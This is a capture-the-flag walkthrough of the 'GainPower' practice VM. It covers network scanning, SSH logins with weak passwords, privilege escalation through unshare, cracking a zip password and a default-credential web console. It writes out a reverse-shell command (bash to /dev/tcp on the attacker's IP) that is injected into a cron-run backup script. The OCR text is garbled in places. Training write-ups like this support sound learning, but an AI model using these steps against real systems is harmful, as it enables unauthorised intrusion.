GainPower


IP-192.168.56.187 Walkthorugh by Basil Wattlecorp Cybersecurity Labs

Reconnaisance

Let's identify our target IP

```
Currently scanning: 192.168.143.0/16
                                           Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts.
                                                Total size: 102
  IP
                At MAC Address
                                   Count
                                             Len
                                                  MAC Vendor / Hostname
192.168.56.100
               08:00:27:8f:05:0b
                                       1
                                              42
                                                  PCS Systemtechnik GmbH
192.168.56.187
                08:00:27:7c:b5:b6
                                       1
                                              60
                                                  PCS Systemtechnik GmbH
```


Now let's identify open ports, services, version etc using nmap tool sudo nmap -A -p- 192.168.56.187



We got a few open ports . two ports are running in http 80,8000(http)

Enumeration

Let's go through the port 80



This didn't gave us any hint or information we even tried checking source code and did directory scan using dirb but no luck.

I randomly tried ssh, and i got a banner withsome info. Places System 👣 🗔 🖁 🖟 🛤 🦣 🌓 💎 🧯 Mon Aug 10, 12:34 PM bazeparrot ssh 192.168.56.187 authenticity of host '192.168.56.187 (192.168.56.187)' can't be established. CDSA key fingerprint is SNA256:rizYwC43a36PE/xMd0I3grLjcM5394UgmPD6M6hYsVk. are you sure you want to continue connecting (yes/no/[fingerprint])? yes arming: Permanently added '192.168.56.187' (ECDSA) to the list of known hosts. i !!! THIS MESSAGE IS ONLY VISIBLE IN OUR NETWORK :) HOPE EVERYONE KNOW THE JOINING ID CAUSE THAT IS YOUR USERNAME : ie : employee1 employee2 so on ;) already told the format of password of everyone in the yesterday's metting. ow i have configured everything. My request is to everyone to Complete assignments on time tw one of my employee have sudo powers because he is my favourite OTE: "This message will automatically removed after 2 days" azg192.168.56.187's password: ermission denied, please try again. az@192.168.56.187's password: ermission denied, please try again. az@192.168.56.187's password:

Exploitation

Great now from the banner we came to know that we have few employees and can be logged in with the same pass as user.

```
Applications Places System Applications Places System Amon Aug 10, 12:35 PM employee1@flocathost:

File Edit Wew Search Terminal Help

[#] [baz@parrot] - [-/comp ctf walkthroughs/gainpower]
Ssh employee1@192.168.56.187

Hi !!! THIS MESSAGE IS ONLY VISIBLE IN OUR NETWORK :)

I HOPE EVERYONE KNOW THE JOINING ID CAUSE THAT IS YOUR USERNAME : ie : employee1 employee2 ... ... so on ;)

I already told the format of password of everyone in the yesterday's metting.

Now i have configured everything. My request is to everyone to Complete assignments on time btw one of my employee have sudo powers because he is my favourite

NOTE : "This message will automatically removed after 2 days"


- BOSS

employee1@192.168.56.187's password:

Last login: Mon May 18 08:59:41 2020
[employee]@localhost ~]$ []

#Money Science | [pairopower | [pairopower | [gaipower | [ga
```

We got into employee1. Password was the same as the username. We found a huge list of users as shown below. From the ssh banner, we know that one of the employees has sudo privileges. Let's use a script to find which one. We got into employee1. Password was the same as the username. We found a huge list of users as shown below.





We found employee64 had sudo privileges. let's login using the same passphrase as username employee64 Employee64 can run unshare as user programmer. We escalated to programmer pretty quickly.

When we went thorugh each directory we found there is a backup.sh executable which runs to vanshal user every few seconds. Let's inject a reverse shell to that backup.sh and grab a shell by netcat. echo "bash -i >& /dev/tcp/192.168.56.1/4242 0>&1" > backup.sh

```
bash-4.2$ cd /media/programmer/scripts/
bash-4.2$ ls
backup.sh
bash-4.2$ ls -al
total 4
drwxr-xr-x. 2 programmer prome 23 May 18 06:36 .
drwxrwx---. 3 programmer prome 21 Aug 8 2019 ..
-rwxr-xr-x. 1 programmer prome 65 May 18 06:36 backup.sh
bash-4.2$ echo "bash -i >& /dev/tcp/192.168.56.1/4242 0>&1" > backup.sh
bash-4.2$
```

We got a shell from netcat.





We got the first user flag.

We found a zip file as well. Let's move it to our local machine first. For that, first we encode it to base64.


we encoded the string to a txt file then to a zip file


```
| [baz@parrot] = [~/comp ctf walkthroughs/gainpower]
| $echo UEsDBBQACQAIAEZ/CE8bl3q88wAAAAEBAAAPABwATXlwYXNzd29yZHMudHh0VVQJAAM7+Utd0/lLXXV4CwABBAAAAAEA
AAAAP0agjAMjKZhvP07KcMXCksRBGNPumnw1+WzmH0A6WJi4NzTK2Bc+QF3o550BBLrH93KzHHBN2liC9qzC4WEvGaRPgzlneLzTunx5
sJdWmvvxNQwVUAn79eNkgd+YB2qTrJKTeQGxRr/d93Lw/R9NG3ngkkV7V3UvepfwB5DUK6eHmKRBE7LRqOunxTCvoMUyzToBvt1PNThv
RnRxn7D8jAlaqs/tu9ayBLdbgz7r4GlgdULP7PckBI9AgGpenq8ZjHESWo2a21FqrSTicv0PKZGTVBTNlng+v27QF19rj6JgYxgvv0TL
Vh8Cy8AzBTEoOJkNVBLBwgbl3q88wAAAAEBAABQSwECHgMUAAkACABGfwhPG5d6vPMAAAABAQAADwAYAAAAAAAAAAAAAAAAATXlwY
XNzd29yZHMudHh0VVQFAAM7+UtddXgLAAEEAAAAAAQAAAAAUEsFBgAAAAABAAEAVQAAAEwBAAAAAA== > zip.txt
| [baz@parrot] = [-/comp ctf walkthroughs/gainpower]
| $base64 - d zip.txt > secret.zip
| [baz@parrot] = [-/comp ctf walkthroughs/gainpower]
| $unzip secret.zip
| Archive: secret.zip
| [secret.zip] Mypasswords.txt password:
| skipping: Mypasswords.txt incorrect password
```

Let's use fcrack to crack the protected zip file

Great we found the password and when unzipped we got another file which contained a password let's use it int the login of the page 8000

We googled for default credentials and found that default username is root.





once we were logged in click on terminal present at the side of dashboard and then click on new then you will get terminal logged directly to root.

We also found the root flag

id

cd /root

cat proof.txt

